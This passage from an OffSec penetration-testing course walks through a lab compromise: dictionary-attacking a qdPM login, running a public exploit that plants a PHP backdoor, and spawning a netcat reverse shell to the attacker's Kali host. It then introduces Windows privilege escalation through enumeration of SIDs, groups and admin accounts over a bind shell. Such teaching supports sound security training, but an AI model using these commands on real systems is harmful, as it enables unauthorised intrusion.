Along with exploit services, the NSE comes with a variety of scripts to enumerate, brute force, fuzz, and detect. A complete list of scripts provided by the NSE can be found under /usr/share/nmap/scripts. Using grep to quickly search for the word "exploits" in the NSE scripts returns a number of results.

```
kali@kali:~$ grep Exploits /usr/share/nmap/scripts/*.nse
/usr/share/nmap/scripts/clamav-exec.nse:Exploits ClamAV servers vulnerable to
unauthenticated clamav comand execution.
/usr/share/nmap/scripts/http-awstatstotals-exec.nse:Exploits a remote code execution
vulnerability in Awstats Totals 1.0 up to 1.14
/usr/share/nmap/scripts/http-axis2-dir-traversal.nse:Exploits a directory traversal
vulnerability in Apache Axis2 version 1.4.1 by
/usr/share/nmap/scripts/http-fileupload-exploiter.nse:Exploits insecure file upload
forms in web applications
/usr/share/nmap/scripts/http-litespeed-sourcecode-download.nse:Exploits a null-byte
poisoning vulnerability in Litespeed Web Servers 4.0.x
...
```

*Listing 362 - Listing NSE scripts containing the word "Exploits"*

We can display the information of specific NSE scripts by running nmap with the --script-help option followed by the script filename. Let's analyze an example with nmap –script-help=clamav.exec.nse.

```
kali@kali:~$ nmap --script-help=clamav-exec.nse
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-02 16:23 EDT
```

[727] (Nmap, 2022), https://nmap.org/book/nse.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
clamav-exec
Categories: exploit vuln
https://nmap.org/nsedoc/scripts/clamav-exec.html
  Exploits ClamAV servers vulnerable to unauthenticated clamav comand execution.

  ClamAV server 0.99.2, and possibly other previous versions, allow the execution
  of dangerous service commands without authentication. Specifically, the command
'SCAN'
  may be used to list system files and the command 'SHUTDOWN' shut downs the
  service. This vulnerability was discovered by Alejandro Hernandez (nitr0us).

  This script without arguments test the availability of the command 'SCAN'.

  Reference:
  * https://twitter.com/nitr0usmx/status/740673507684679680
  * https://bugzilla.clamav.net/show_bug.cgi?id=11585
```

*Listing 363 - Using Nmap NSE to obtain information on a script*

This provides information about the vulnerability and external information resources. It's worth checking if an Nmap NSE script exists for a particular product.

## 15.4 Exploiting a Target

This Learning Unit covers the following Learning Objectives:

- Follow a basic penetration test workflow to enumerate a target system
- Completely exploit a machine that is vulnerable to public exploits
- Discover appropriate exploits for a target system
- Execute a public exploit to gain a limited shell on a target host

With all of the resources covered, let's demonstrate how this would appear in a real-world scenario. We are going to attack our dedicated Linux server, which is hosting an application vulnerable to a public exploit.

### 15.4.1 Putting It Together

This demonstration will walk through exploiting a remote target. The remote host has the IP address of 192.168.50.11, and the Kali client has an IP of 192.168.50.129. Some common enumeration steps will be skipped to keep the length of this section to a minimum.

---

*This section will use PublicExploitsWalkthrough in the Resources section below. To follow along, start the exercise host before continuing.*

---

We first scan the target for open ports and services and discover that ports 22 and 80 are open. SSH is generally not vulnerable, so we'll ignore this and check the web service. Let's open a web browser and navigate to the target address.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

It appears the website is for an artificial intelligence development company. Reviewing the web contents, we discover some staff information alongside their e-mails on the company's *About Us* page.





*Figure 232: The About Us page reveals some employees, their e-mails, and the year they joined the company*

The employee information is not useful to us at this time and we can't find any security vulnerabilities or other issues on the website. Let's use a *web directory enumeration* tool to scan for any hidden directories on the web server.

After running the directory enumeration tool, we discover a **project** directory on the website.





*Figure 233: The website has a login portal*

The website has a login portal called the *AI Project Management Portal*. Below the login window, we'll find the web application and version of "qdPM 9.1". In the event we aren't able to get the

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

version in this way, we could also check the source code of the webpage to get the web application and its version number.

```
<div class="copyright">
     <a href="http://qdpm.net" target="_blank">qdPM 9.1</a> <br /> Copyright &copy;
2022 <a href="http://qdpm.net" target="_blank">qdpm.net</a>
</div>
```

*Listing 364 - The version is visible in the source code*

The web application and its version is located near the bottom of the source code page. Upon further investigation, we can determine that it is a *free web-based project management software*.[728]

With this new discovery, we'll search Exploit DB for a remote exploit for "qdPM 9.1", which returns a couple relevant exploits.





*Figure 234: The exploit details are displayed*

Inspecting the *latest exploit*,[729] we determine that it aligns well with our search: it is verified, remote, and allows for remote code execution. We will review the exploit and gain a basic understanding of it before executing it.

The exploit requires a *username* and *password* for the project management web application. After reviewing the code, we can conclude the username field of the login page is an e-mail address. We were able to find several e-mails, but no exposed passwords. If we have working credentials with the web application, the exploit will upload a command web shell that we can use to execute commands on the target.

Another method of getting an account password would be to use a list generator on the website. After a word list is generated, we can try the list as-is or make changes to create more complex passwords.

[728] (qdPM, 2022), https://qdpm.net/

[729] (Exploit DB, 2022), https://www.exploit-db.com/exploits/50944

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Using a dictionary attack on the login portal along with the four discovered e-mails, we can verify that *george@AIDevCorp.org:AIDevCorp* are valid credentials for George's account.





*Figure 235: The project management application is logged in with George's account*

With a valid login to the system, we can enumerate the tasks, projects, and some configurations of the project management system. Because we found an exploit that needed working credentials, we can now execute the exploit against our target.

We'll copy the exploit to our current working directory with **searchsploit**.

```
kali@kali:~$ searchsploit -m 50944
  Exploit: qdPM 9.1 - Remote Code Execution (RCE) (Authenticated) (v2)
      URL: https://www.exploit-db.com/exploits/50944
     Path: /usr/share/exploitdb/exploits/php/webapps/50944.py
File Type: Python script, Unicode text, UTF-8 text executable

Copied to: /home/kali/50944.py
```

*Listing 365 - The exploit is copied into our current working directory*

With the exploit in our current working directory, let's execute it against the target path with the found credentials. The exploit arguments were determined from reading the source code, along with the usage section of the script. Not all exploits have a usage section. Unlike this exploit, some exploits require changing variables within the source code before execution.

```
kali@kali:~$ python3 50944.py -url http://192.168.50.11/project/ -u
george@AIDevCorp.org -p AIDevCorp
You are not able to use the designated admin account because they do not have a
myAccount page.

The DateStamp is 2022-06-15 12:19
Backdoor uploaded at - > http://192.168.50.11/project/uploads/users/420919-
backdoor.php?cmd=whoami
```

*Listing 366 - The exploit completed successfully with an uploaded file*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The output of the exploit produces an error, but further investigation indicates it worked. The exploit uploaded a command shell to the projects/uploads/users/ directory. We can use curl to verify if we have command execution with this PHP file.

```
kali@kali:~$ curl http://192.168.50.11/project/uploads/users/420919-
backdoor.php?cmd=whoami
<pre>www-data
</pre>
```

*Listing 367 - The PHP script was executed by the www-data system account*

The whoami command returned *www-data* as the system user executing the PHP script. Now, we can enumerate more information from this web shell inside our target. The goal is to get a reverse shell into the machine, so let's check if nc is installed on the target.

We need to modify our curl command to automatically encode our commands supplied to the *cmd* variable of our web shell. We can use the –data-urlencode option to automatically URL-encode our parameter.

```
kali@kali:~$ curl http://192.168.50.11/project/uploads/users/420919-backdoor.php --
data-urlencode "cmd=which nc"
<pre>/usr/bin/nc
</pre>
```

*Listing 368 - nc is installed on the target*

We find that nc is installed on the target machine. Let's create a netcat listener on port 6666 and attempt to get a reverse shell from the target to our Kali machine.

```
kali@kali:~$ nc -lvnp 6666
listening on [any] 6666 ...
```

*Listing 369 - We have an active netcat listener running on port 6666*

We now have an active netcat listener in our terminal. In another terminal session, let's attempt a netcat reverse shell using the web shell that was uploaded by our exploit.

```
kali@kali:~$ curl http://192.168.50.11/project/uploads/users/420919-backdoor.php --
data-urlencode "cmd=nc -nv 192.168.50.129 6666 -e /bin/bash"
```

*Listing 370 - The reverse netcat shell is executed and the terminal session does not respond*

The reverse shell is executed through the webshell uploaded by our exploit. Let's switch to the netcat listener terminal session to find out if a connection was established from the target.

```
kali@kali:~$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.50.129] from (UNKNOWN) [192.168.50.11] 57956
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

*Listing 371 - The netcat reverse shell successfully connected to our Kali machine*

The netcat reverse shell successfully connected to our Kali machine, and we are currently the *www-data* user.

The idea of this section is to find the service/application and version of that service to find any pre-existing exploits to compromise the software. Also, we must review the exploit code prior to execution to avoid any malicious activity from infecting us or our employer for the penetration

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

test. It is important that we gather any necessary information for the exploit usage details, such as the login credentials we used with our exploit.

Let's practice what we covered in the following exercises.

## 15.5 Wrapping Up

In this Module, we examined the risks associated with running code written by untrusted authors. We also discussed various online resources that host exploit code for publicly-known vulnerabilities as well as offline resources that do not require an internet connection. Finally, we covered a scenario that shows how such online resources can be used to find public exploits for software versions discovered during the enumeration phase against a target.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 16 Windows Privilege Escalation

In this Learning Module, we will cover the following Learning Units:

- Enumerating Windows
- Leveraging Windows Services
- Abusing other Windows components

During a penetration test, we often gain our initial foothold on a Windows system as an unprivileged user. However, we usually need administrative privileges to search for sensitive information in other users' home directories, examine configuration files on the system, or extract password hashes with *Mimikatz*.[730] The process of elevating our privileges and access from unprivileged to privileged is called *Privilege Escalation*.[731]

While this Module focuses on Windows, the next Module will explore privilege escalation techniques on Linux systems. Once we've completed both, we will not only understand how the security models and attack surfaces of the two operating systems differ, but also how we can leverage privilege escalation vectors on each of them.

In this Module, we'll begin with an introduction to Windows privileges and access control mechanisms. Then, we'll cover how to establish situational awareness on the target system by gathering information. Based on this information, we'll perform various privilege escalation attacks. First, we'll search the system for sensitive information left by users and the OS. Next, we'll learn how to abuse Windows services to attempt privilege escalation attacks. Finally, we'll review other components of Windows, which allow us to elevate our privileges through *Scheduled Tasks*.[732] Finally, we'll investigate the use of exploits.

## 16.1 Enumerating Windows

This Learning Unit covers the following Learning Objectives:

- Understand Windows privileges and access control mechanisms
- Obtain situational awareness
- Search for sensitive information on Windows systems
- Find sensitive information generated by PowerShell
- Become familiar with automated enumeration tools

Every target can be considered unique due to differences in OS versions, patch levels, system configuration, etc. Therefore, it is important for us to understand how to obtain and leverage information about the target system to achieve privilege escalation. To fully grasp the attack vectors of this Module, we'll first need to get familiar with the Windows privilege structure and access control mechanisms.

---

[730] (Github, 2022), https://github.com/gentilkiwi/mimikatz

[731] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Privilege_escalation

[732] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Windows_Task_Scheduler

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

While it is very common to use technical attack vectors to achieve privilege escalation, it's often sufficient to merely review information that users and the system leave behind. A couple examples are when a user stores passwords in a text file or Windows records the input of a password in PowerShell. For attackers, this can be a gold mine that leads to higher privileges.

In this Learning Unit, we will start by discussing how Windows privileges and access control mechanisms work. Then, we'll explore methods to establish situational awareness on the system. These methods provide vital information about a target system such as existing users, active network connections, and running applications. Next, we'll examine various areas in Windows where we can search for sensitive information. Finally, we'll review automated tools.

### 16.1.1 Understanding Windows Privileges and Access Control Mechanisms

Privileges on the Windows operating system refer to the permissions of a specific account to perform system-related local operations (e.g. modifying the filesystem or adding users). To grant or deny these operations, Windows needs control mechanisms to identify the source of the operation and determine if the privileges for the operation are sufficient.

In this section, we'll cover four different concepts and mechanisms: *Security Identifier* (SID),[733] *access token*,[734] *Mandatory Integrity Control*,[735] and *User Account Control*.[736]

Windows uses a SID to identify entities. A SID is a unique value assigned to each entity, or *principal*, that can be authenticated by Windows, such as users and groups. The SID for local accounts and groups is generated by the *Local Security Authority* (LSA),[737] and for domain users and domain groups, it's generated on a *Domain Controller* (DC). The SID cannot be changed and is generated when the user or group is created.

---

*Windows uses only the SID, not usernames, to identify principals for access control management.*

---

The SID string consists of different parts, delimited by "-", and represented by the placeholders "S", "R", "X", and "Y" in the following listing. This representation is the fundamental structure of a SID.

```
S-R-X-Y
```

*Listing 372 - SID representation*

The first part is a literal "S", which indicates that the string is a SID.

---

[733] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/security-identifiers

[734] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens

[735] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control

[736] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-overview

[737] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

"R" stands for *revision* and is always set to "1", since the overall SID structure continues to be on its initial version.

"X" determines the identifier authority. This is the authority that issues the SID. For example, "5" is the most common value for the identifier authority. It specifies *NT Authority* and is used for local or domain users and groups.

"Y" represents the sub authorities of the identifier authority. Every SID consists of one or more sub authorities. This part consists of the domain identifier and *relative identifier* (RID). The domain identifier is the SID of the domain for domain users, the SID of the local machine for local users, and "32" for built-in principals. The RID determines principals such as users or groups.

The following listing shows an example SID of a local user on a Windows system:

```
S-1-5-21-1336799502-1441772794-948155058-1001
```

*Listing 373 - SID representation*

Listing 373 shows that the RID is 1001. Because the RID starts at 1000 for nearly all principals, this implies that this is the second local user created on the system.

There are SIDs that have a RID under 1000, which are called *well-known SIDs*.[738] These SIDs identify generic and built-in groups and users instead of specific groups and users. The following listing contains some useful well-known SIDs in the context of privilege escalation.

```
S-1-0-0                        Nobody
S-1-1-0                        Everybody
S-1-5-11                       Authenticated Users
S-1-5-18                       Local System
S-1-5-domainidentifier-500     Administrator
```

*Listing 374 - List of Well known SIDs on local machines*

While we won't directly work with SIDs in this Module, knowing how Windows identifies principals is necessary to understand access tokens. Additionally, it's vital in the upcoming Active Directory Modules.

Now that we know how Windows identifies principals on a system, let's discuss how Windows determines whether to grant or deny operations. Once a user is authenticated, Windows generates an access token that is assigned to that user. The token itself contains various pieces of information that effectively describe the *security context* of a given user. The security context is a set of rules or attributes that are currently in effect.

The security context of a token consists of the SID of the user, SIDs of the groups the user is a member of, the user and group privileges, and further information describing the scope of the token.

When a user starts a process or thread, a token will be assigned to these objects. This token, called a *primary token*, specifies which permissions the process or threads have when interacting with another object and is a copy of the access token of the user.

A thread can also have an *impersonation token*[739] assigned. Impersonation tokens are used to provide a different security context than the process that owns the thread. This means that the

[738] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

thread interacts with objects on behalf of the impersonation token instead of the primary token of the process.

In addition to SIDs and tokens, Windows also implements what is known as Mandatory Integrity Control. It uses *integrity levels* to control access to securable objects. We can think of these levels as hierarchies of trust Windows has in a running application or securable object.

When processes are started or objects are created, they receive the integrity level of the principal performing this operation. One exception is if an executable file has a low integrity level, the process's integrity level will also be low. A principal with a lower integrity level cannot write to an object with a higher level, even if the permissions would normally allow them to do so.

From Windows Vista onward, processes run on four integrity levels:

```
- System: SYSTEM (kernel, ...)
- High: Elevated users
- Medium: Standard users
- Low: very restricted rights often used in sandboxed[^privesc_win_sandbox] processes
or for directories storing temporary data
```

*Listing 375 - Integrity Levels*

We can display the integrity level of processes with *Process Explorer*[740] for our current user with *whoami /groups*, and for files with *icacls*.[741]

For example, the following figure shows two PowerShell processes on a Windows system in Process Explorer. One started as a regular user and the other as an administrative user.





*Figure 236: Different Integrity Levels of PowerShell*

The PowerShell processes have the integrity level of *High* and *Medium*. Reviewing Listing 375, we can infer that the *High* integrity level process is started by the administrative user and the *Medium* integrity level process by the regular user.

Finally, another Windows security technology we need to consider is *User Account Control* (UAC). UAC is a Windows security feature that protects the operating system by running most applications and tasks with standard user privileges, even if the user launching them is an Administrator. For this, an administrative user obtains two access tokens after a successful logon. The first token is a standard user token (or *filtered admin token*), which is used to perform all non-privileged operations. The second token is a regular administrator token. It will be used when the user wants to perform a privileged operation. To leverage the administrator token, a UAC consent prompt[742] needs to be confirmed.

This concludes our brief introduction to Windows privileges and access control mechanisms. We should now have a basic understanding of SIDs, access tokens, integrity levels, and UAC.

[739] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthz/impersonation-tokens

[740] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer

[741] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls

[742] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Windows offers numerous other mechanisms to control access to securable objects. We'll discuss and demonstrate several more in this Module.

### 16.1.2 Situational Awareness

Now that we have a basic understanding of Windows privileges, we'll cover various methods to get situational awareness on a system. Let's assume we used a client-side attack or exploited a vulnerability to access a Windows system as an unprivileged user. Before we attempt to elevate our privileges, we must obtain information about the system we are on.

This is a crucial step to better understand the nature of the compromised machine and discover possible vectors for privilege escalation. However, it is often skipped or minimized by inexperienced penetration testers since sifting through and interpreting a lot of information is not as exciting as attacking services or machines. Experienced penetration testers know that by gathering as much information as possible, they obtain valuable information about the target system they can use to create various actionable vectors to elevate their privileges.

There are several key pieces of information we should always obtain:

```
- Username and hostname
- Group memberships of the current user
- Existing users and groups
- Operating system, version and architecture
- Network information
- Installed applications
- Running processes
```

*Listing 376 - Information we should gather to obtain situational awareness*

After we perform the enumeration steps to obtain this information, we will have a solid understanding of our target system.

Let's start gathering the information on the *CLIENTWK220* system. In this example, we'll assume that we previously started a bind shell on port 4444 through a client-side attack.

> *If the connection to the bind shell in this or following sections is terminated, it can take up to 1 minute to become accessible again.*

Now, let's demonstrate how to obtain the information from Listing 376. For this, we'll connect to the target system with netcat and enter **whoami** to obtain the first pieces of information: the username and hostname.

```
kali@kali:~$ nc 192.168.50.220 4444
Microsoft Windows [Version 10.0.22000.318]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dave>whoami
whoami
clientwk220\dave

C:\Users\dave>
```

*Listing 377 - Connect to the bind shell and obtain username and hostname*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The output of Listing 377 shows that we have command execution as user *dave*. Additionally, the output contains the hostname of the system, *clientwk220*. This hostname implies that our bind shell runs on a client system rather than on a server.

The hostname often can be used to infer the purpose and type of a machine. For example, if it is *WEB01* for a web server or *MSSQL01* for a *MSSQL*[743] server.

Next, we want to check which groups *dave* is in. To display all groups our current user is a member of, we can use whoami /groups.

```
C:\Users\dave> whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID
Attributes
====================================== ================
===========================================
================================================
Everyone                               Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
CLIENTWK220\helpdesk                   Alias            S-1-5-21-2309961351-4093026482-
2223492918-1008 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                     Well-known group S-1-5-3
Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
...
```

*Listing 378 - Group memberships of the user dave*

The output shows that *dave* is a member of the *helpdesk* group. Helpdesk staff often have additional permissions and access compared to standard users.

Additionally, the user is a member of *BUILTIN\Remote Desktop Users*. Membership of this group offers the possibility to connect to the system via RDP.

The other groups *dave* is a member of are standard for non-privileged users such as *Everyone* and *BUILTIN\Users*.

The next piece of information we are interested in are other users and groups on the system. We can use the *net user*[744] command or the *Get-LocalUser*[745] Cmdlet to obtain a list of all local users. Let's use the latter by starting PowerShell and running Get-LocalUser.

[743] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Microsoft_SQL_Server

[744] (Microsoft Documentation, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc771865(v=ws.11)

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
C:\Users\dave> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Users\dave> Get-LocalUser
Get-LocalUser

Name               Enabled Description
----               ------- -----------
Administrator      False   Built-in account for administering the computer/domain
BackupAdmin        True
dave               True    dave
daveadmin          True
DefaultAccount     False   A user account managed by the system.
Guest              False   Built-in account for guest access to the computer/domain
offsec             True
steve              True
...
```

*Listing 379 - Display local users on CLIENT220*

The output shows several interesting items that can help us to get an overview of the system.

The first one is that the built-in *Administrator* account is disabled. Next, two presumed regular users called *steve* and *dave* exist. In addition, we have identified two other users named *daveadmin* and *BackupAdmin*. Both usernames contain "admin", which implies that they are potentially administrative users, making them valuable targets.

We can also assume that *daveadmin* is the privileged account of *dave*. Administrators often have both a non-privileged and a privileged account. They use the non-privileged account for day-to-day work and the privileged account for administrative tasks. For security reasons, they don't use the privileged account for performing potentially unsafe tasks such as browsing the internet.

Before we make further assumptions, let's enumerate the existing groups on *CLIENTWK220*. We can choose between the command *net localgroup* or *Get-LocalGroup*[746] in PowerShell.

```
PS C:\Users\dave> Get-LocalGroup
Get-LocalGroup

Name                                Description
----                                -----------
adminteam                  Members of this group are admins to all workstations on the
second floor
BackupUsers
helpdesk
...
Administrators                      Administrators have complete and unrestricted
```

[745] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.localaccounts/get-localuser?view=powershell-5.1

[746] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.localaccounts/get-localgroup?view=powershell-5.1

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
access to the computer/domain
...
Remote Desktop Users                Members in this group are granted the right to
logon remotely
...
```

*Listing 380 - Display local groups on CLIENTWK220*

Listing 380 displays the non-standard groups *adminteam*, *BackupUsers*, and *helpdesk*.

The *adminteam* group may be of interest to us since it contains the string "admin" and has a custom description text, indicating the members are admins to all workstations on the second floor. However, we don't currently have any further information regarding which floors exist or which departments are on which floors.

Another interesting finding is the group name *BackupUsers* as with the user *BackupAdmin* before. Backup solutions often have extensive permissions to perform their operations on the file system, making both potentially valuable targets.

Apart from the non-standard groups, there are several built-in groups we should analyze, such as *Administrators*, *Backup Operators*, *Remote Desktop Users*, and *Remote Management Users*.

Members of *Backup Operators* can backup and restore all files on a computer, even those files they don't have permissions for. We must not confuse this group with non-standard groups such as *BackupUsers* in our example.

Members of *Remote Desktop Users* can access the system with RDP, while members of *Remote Management Users* can access it with *WinRM*.[747]

For this example, let's review the members of *adminteam* and *Administrators*. We can do this with *Get-LocalGroupMember*,[748] passing the group name as an argument.

```
PS C:\Users\dave> Get-LocalGroupMember adminteam
Get-LocalGroupMember adminteam

ObjectClass Name                PrincipalSource
----------- ----                ---------------
User        CLIENTWK220\daveadmin Local

PS C:\Users\dave> Get-LocalGroupMember Administrators
Get-LocalGroupMember Administrators

ObjectClass Name                      PrincipalSource
----------- ----                      ---------------
User        CLIENTWK220\Administrator Local
User        CLIENTWK220\daveadmin     Local
User        CLIENTWK220\backupadmin     Local
User        CLIENTWK220\offsec        Local
```

*Listing 381 - Display members of the group adminteam*

[747] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/winrm/portal

[748] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.localaccounts/get-localgroupmember?view=powershell-5.1

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Listing 381 shows that only *daveadmin* is a member of *adminteam*. However, *adminteam* is not listed in the local *Administrators* group. We only know that members of the group are administrators to workstations on the second floor. The information we have gathered thus far is not directly actionable, but it may become so when we move deeper into the network and identify which systems reside on the second floor.

